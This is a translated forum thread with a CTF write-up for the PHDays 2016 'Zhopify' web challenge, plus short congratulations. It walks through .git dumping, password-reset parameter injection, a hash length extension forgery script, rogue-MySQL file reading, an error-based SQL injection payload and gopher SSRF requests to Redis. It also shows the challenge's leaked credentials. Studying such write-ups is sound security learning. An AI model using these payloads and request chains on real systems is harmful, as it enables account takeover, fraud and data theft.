☰ LOG IN

Security and Vulnerabilities > Ethical Hacking or Pentesting

Search...

Antichat CTF Team Write-up PHDays 2016 Zhopify или Megatask 2.0

Discussion in ' Quests / Quests / CTF / Contests ' started by Isis , 20 Apr 2016 .

20 Apr 2016 #1

~~Isis~~
Mafiosa // heked: D

Joined:	20 Nov 2006
Messages:	3,411
Likes Received:	1,206
Reputations:	252

Website http://zhopify.hackquest.phdays.com/web/

Registration, authorization, password recovery is available.
After registration, a letter arrives in the mail of this type:

> *Hello zhopify-f1NUo.*
>
> *We have create account for you. Your password is Olf0mish*
>
> *Account must be validated by administrator. But he is dead right now. Try approve account by yourself* 😉

The sender of the letter admin@zhopify.zhp - remember.
Admin died, insulting.

Poked all forms on xss / sql - nothing.

Sad, launched dirbuster which detected a .git directory.
It was not possible to parse the available tools with the available tools. after 2 requests IP is banned for ~ 10 minutes.


I wrote a geek dumper on php with Sox support.

https://gist.github.com/firsov/734b98c7ac7d74a5cdf72eb83b9b607b

Create a temporary folder, run the git init command, download the ./git/index file from the site's zhopify and put it in the .git folder.
Exit the .git folder above and execute the git ls- command files> files.txt
Now we have a huge list of zhopify git files.

Next, run the script and wait.

There were about 3,000 garbage files in the git, there are wordpress and laravel and kohana and yii, nothing that could help us.



```
▼ zhopify
    ▶ assets
    ▶ console
    ▼ controllers
        PayController.php
    ▶ core
    ▶ framework
    ▶ mail
    ▶ runtime
    ▶ tests
    ▶ web
    ▶ yiihelpers
      .gitignore
      composer.json
      composer.lock
      files.txt
      LICENSE.md
      parse.php
      proxy.txt
      README.md
      requirements.php
      yii
      yii.bat
```

The controllers / PayController.php file turned out to be interesting, but at this stage it did not give us anything.

I was sad again. Then came a hint about the password recovery form.
The form indicates the email address in the field with the name

Code:

```
ForgotForm[email]
```

.
I made a request of this kind:

Code:

```
ForgotForm[email][]=admin@zhopify.com
ForgotForm[email][]=mymail@gmail.com
```

A letter flew into the mail

> *Hello admin,*
>
> *Follow the link below to reset your password:*
>
> *http://zhopify.hackquest.phdays.com...en=iMAsmSL-_lFMF0V_MZ3VG1o6QDdLoN6_1460889039*

What a joke!

I changed the password for the admin, I go under it, in the admin panel I drive in my account, activate it and set the developer status. There is nothing more to do in the admin panel.

I go under my account. In the profile there is an opportunity to buy an Elite plan for $ 31,337, but balance replenishment does not work.
I recall the file controllers / PayController.php from gita

PHP:

```
public function actionCheck()
    {
        // 1 usd pay test – {id: 1,
        //amount: 1,
        //system: 'liqpay',
        //email: 'admin@localhost',
        //plan: 'elite',
        //signature: '131e8bde0e05873a50b3f0fd112e53e59260038e96822740062f5bbb8cce08c0efe25d5f83
        if (Yii::$app->request->isAjax) {
            Yii::$app->response->format = \yii\web\Response::FORMAT_JSON;
            $data = Yii::$app->request->post();
            if(!empty($data['signature'])) {
                if( !empty($data['id']) && !empty($data['email']) && !empty($data['plan']) && !e
                    if($this->checkSign($data, 2) === true) {
                        if(Yii::$app->user->id == $data['id']) {
                            $user = User::findIdentity(['id'=>Yii::$app->user->id]);
                            if($user) {
                                $user->balance += $data['amount'];
                                if($user->save()) {
```

Immediately clear - Length extension attack. I won't describe it in detail, Google is full of information.
This part was given quite quickly because literally a week ago a similar problem was solved in another ctf.
The script is this:


PHP:

```
// (c) mailbrush
$data = '1:admin@localhost:1:elite:liqpay';
$orig_sig = '131e8bde0e05873a50b3f0fd112e53e59260038e96822740062f5bbb8cce08c0efe25d5f83dad5efcc1
```

```
$inject = ['id' => 130,
    'system' => 'a',
    'email' => 'b',
    'plan' => 'c',
    'amount' => 500000
];

ksort($inject);
$append = ':' . implode(':', $inject);

for($len = 10; $len < 100; $len++) {
    $out = shell_exec("~/hash_extender/hash_extender -s {$orig_sig} -f sha512 -d '{$data}' -l {$

    preg_match("/New signature: (.+?)\nNew string: (.+?)\n/", $out, $matches);

    $signature = $matches[1];
```

Balance replenished, Elite plan purchased. It would seem that the first flag should already be given, but no!

A Products menu item appears in which there is Import From Mysql. (Import from a remote mysql server)



MySQL connection details

Remote table must contain columns: `image` VARCHAR(255), `price` FLOAT, `name` VARCHAR(45), `description` VARCHAR(255), `quantity` INT

Host

Port

Username

Password

Database

Table prefix

Table

Hi, load data local infile.

Download a cool script from Gifts - https://github.com/Gifts/Rogue-MySql-Server
This is a fake mysql server that allows you to read the files of the system that accesses it.

In the admin panel, specify the ip and port of our mysql server, the remaining fields are not important.
In our script, specify the file for reading index.php, there include ../config/web.php, there include db.php

PHP:


```php
return [
    'class' => 'yii\\db\\Connection',
    'dsn' => 'mysql:host=localhost;dbname=zhopify',
    'username' => 'zhopify',
    'password' => 'uqBbFAWx/&:G6KNQRTtS',
    'charset' => 'utf8',
];
```

I read the sources a little more and it became clear that the prefix and table fields are vulnerable to SQL injection in import:

In Mysql Import, specify 127.0.0.1 3306, the data from the config, database zhopify, table is empty, in the SQL query prefix:

> *products` where 1=1 |(select!x-~0.FROM(select+(select flag from flag.flag)x)f)-- f*

Get error based sql inj



MySQL connection details

Remote table must contain columns: `image` VARCHAR(255), `price` FLOAT, `name` VARCHAR(45), `description` VARCHAR(255), `quantity` INT

Host	Port	Username	Password	Database	Table prefix	Table
localhost	3306	zhopify	•••••••••••••••••••	zhopify	products` wher	s

- SQLSTATE[22003]: Numeric value out of range: 1690 BIGINT UNSIGNED value is out of range in '((not('Welcome back to Megatask version two point zero.')) - ~(0))'
The SQL being executed was: SELECT `image`, `price`, `name`, `description`, `quantity` FROM `products` where 1=1 ||(select!x-~0.FROM(select+(select flag from flag.flag)x)f)-- fs` LIMIT 1

Flag 1: Welcome back to Megatask version two point zero.
From the flag he laughed heartily.

Further hintanuli that the second flag lies in the radish.
Outside, you can’t steal it, in the reader the gopher does not work.
Found ../.htaccess file

PHP:

```
<Files "testCURLimage.php">
Order allow,deny
Allow from 127.0.0.1
</Files>
```

An alias 127.0.0.1 zhopify.zhp was found in / etc / hosts.
Through the reader, we turn to http: //zhopify.zhp/testCURLimage.php , excellent, it exists!
We read the contents of the file:

PHP:

```
if (!empty($_GET['u'])) {
    $url_array = parse_url($_GET['u']);
    if ($url_array !== FALSE) {
        if (!empty($url_array['scheme']) && !in_array(strtolower($url_array['scheme']), ['file',
            if (!empty($url_array['host']) && !empty($url_array['path'])) {
                $name = basename($url_array['path']);
                if (!empty($name)) {
                    $ext = pathinfo($name, PATHINFO_EXTENSION);
                    if ($ext == 'jpg') {

                        if ($curl = curl_init()) {
                            die;
                            curl_setopt($curl, CURLOPT_URL, $_GET['u']);
                            curl_setopt($curl, CURLOPT_HEADER, false);
                            curl_setopt($curl, CURLOPT_CONNECTTIMEOUT, 5);
                            curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
                            curl_setopt($curl, CURLOPT_FOLLOWLOCATION, false);
                            curl_setopt($curl, CURLOPT_RANGE, "1-1024*1024*1");
```

SSRF is there.
You must pass the jpg extension for it to execute.

Let's try if gopher is available here.
We read the file like this:

> *http://zhopify.zhp/testCURLimage.php?u=gopher://myip.com/1.jpg*

The request is - excellent.

So that the jpg extension does not break the radish request, we will do it like this:

> *keys **
> *quit*
> *1.jpg*

After quit there will be an exit from the radish with the status OK.

Now we can access the radish through gopher.
Inquiry

```
http://zhopify.zhp/testCURLimage.php?u=gopher://127.0.0.1:6379/1keys *%0a1quit%0a1.jpg
```

Answer: NOAUTH Authentication required. OK

Read the config /etc/redis/redis.conf
Password **requirepass 78109f951153fd3bdcf4715bf041c96c76b17bad**

Make a request

```
AUTH 78109f951153fd3bdcf4715bf041c96c76b17bad
keys *
quit
1.jpg
```

```
http://zhopify.zhp/testCURLimage.php?u=gopher://127.0.0.1:6379/1AUTH
78109f951153fd3bdcf4715bf041c96c76b17bad%0a1keys *%0a1quit%0a1.jpg
```

Answer: $ 45 4bc37760d3d60167126e7f3ef5067d301e5c6606_FLAG

Next request

```
AUTH 78109f951153fd3bdcf4715bf041c96c76b17bad
get 4bc37760d3d60167126e7f3ef5067d301e5c6606_FLAG
quit
1.jpg
```

```
http://zhopify.zhp/testCURLimage.php?u=gopher://127.0.0.1:6379/1AUTH
78109f951153fd3bdcf4715bf041c96c76b17bad%0a1get
4bc37760d3d60167126e7f3ef5067d301e5c6606_FLAG%0a1quit%0a1.jpg
```

Answer and flag: Nice to see your asses here again!

Great job!
A real shopify would pay $ 31,337 for this. ☺
Thank you for your help in solving the mailbrush and yarbabin task.

Last edited: 20 Apr 2016

beginner2010, **GHB**, **[aywo]** and **26 others** like this.

20 Apr 2016 **#2**

TRANSLATION HACKIN
AND KUT


Joined:	21 Nov 2007
Messages:	1,670
Likes Received:	894
Reputations:	363

bat of ze web!

I do not do business

gartos, **Mister_Bert0ni** and **Isis** like this.

20 Apr 2016 **#3**



Mister_Bert0ni
Reservists Of Antichat

Joined:	10 May 2015
Messages:	142
Likes Received:	187
Reputations:	56

грац)

20 Apr 2016 **#4**

Mansoni
Member

Joined:	10 Mar 2016
Messages:	26
Likes Received:	12
Reputations:	1

Офигенно поздравляю с победой

21 Apr 2016 **#5**

Paradox
Elder - Старейшина

Joined:	30 Jan 2014
Messages:	76
Likes Received:	84
Reputations:	11

Какое унижение... Круто!

olbanec and **Isis** like this.

22 Apr 2016 **#6**

классно! с победой!

shell_c0de
Hack All World

Joined:	7 Jul 2009
Messages:	1,044
Likes Received:	606
Reputations:	690

Человек может все. Только ему обычно мешают лень, страх и низкая самооценка.

Alexandr II and **Paradox** like this.

(You must log in or sign up to post here.)

Similar Threads - Write PHDays Zhopify

Write Up HackIT CTF tasked Brazil Forensics LittleBear, 3 Oct 2016, in forum: Задания/Квесты/CTF/Конкурсы	Replies: 3 Views: 3,626	Taktik 5 Oct 2016
Antichat CTF Team Write-up PHDays 2016 PhpSoCute Isis, 20 Apr 2016, in forum: Задания/Квесты/CTF/Конкурсы	Replies: 11 Views: 11,978	winstrool 2 Nov 2016
Write-Up "$natch" (PHDays 2014) BigBear, 24 May 2014, in forum: Задания/Квесты/CTF/Конкурсы	Replies: 2 Views: 7,383	KIR@PRO 3 Jun 2014
Write UP "$natch" (PHDays 2013) BigBear , 29 May 2013 , in forum: Assignments / Quests / CTF / Competitions	Replies: 10 Views: 11,100	YaBtr 1 Jun 2013